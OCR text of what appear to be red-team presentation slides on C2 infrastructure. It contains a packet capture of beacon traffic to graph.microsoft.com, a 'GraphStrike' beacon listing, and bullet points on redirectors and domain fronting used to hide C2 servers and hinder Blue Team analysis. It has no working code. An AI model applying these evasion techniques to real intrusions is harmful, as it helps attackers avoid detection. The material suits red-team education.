50 4.503401   192.168.1.171   8.8.8.8          DNS      79 Standard query 0xfa65 A graph.microsoft.com
51 4.523659   8.8.8.8         192.168.1.171    DNS     263 Standard query response 0xfa65 A graph.microsoft.com CNAME ags.privatelink.msidentity.com CNAME www.tm.prd.ags.trafficmanager.net A 20.190.152.153 A 20.190.152.
52 4.524121                                            66 <Ignored>
53 4.541679                                            66 <Ignored>
54 4.541727   192.168.1.171   20.190.152.153   TCP      54 49737 → https(443) [ACK] Seq=1 Ack=1 Win=1024 Len=0
55 4.542159   192.168.1.171   20.190.152.153   TLSv1.3 329 Client Hello
56 4.559250   20.190.152.153  192.168.1.171    TLSv1.3 153 Hello Retry Request, Change Cipher Spec
57 4.559288   192.168.1.171   20.190.152.153   TCP      54 49737 → https(443) [ACK] Seq=276 Ack=100 Win=1023 Len=0
58 4.560186   192.168.1.171   20.190.152.153   TLSv1.3 400 Change Cipher Spec, Client Hello
59 4.581250   20.190.152.153  192.168.1.171    TLSv1.3 1514 Server Hello
60 4.581250   20.190.152.153  192.168.1.171    TCP     1514 https(443) → 49737 [ACK] Seq=1560 Ack=622 Win=16382 Len=1460
61 4.581250   20.190.152.153  192.168.1.171    TLSv1.3 1202 Application Data
62 4.581289   192.168.1.171   20.190.152.153   TCP      54 49737 → https(443) [ACK] Seq=622 Ack=4168 Win=1024 Len=0
63 4.583128   192.168.1.171   20.190.152.153   TLSv1.3 128 Application Data
64 4.583699   192.168.1.171   20.190.152.153   TLSv1.3 2272 Application Data
```


external	internal	listener	user	computer	process	pid
127.0.0.1	192.168.1.171	GraphStrike	User	CLIENT1	GraphStrike.exe	976



Source [LOLC2]


RE-DIRE-CTOR


RE-DIRE-CTOR



C2 Server


Beacon on Victim Side

RE-DIRE-CTOR




- Different IPs Everytime
- Add obstacles for analysing the traffic flow
- Chance of fingerprintig and catching Blue Team activities

DOMAIN FRONTING MEETS C2 INFRASTRUCTURE




AGENDA



Offensive Side of Security

What is Red Teaming ?



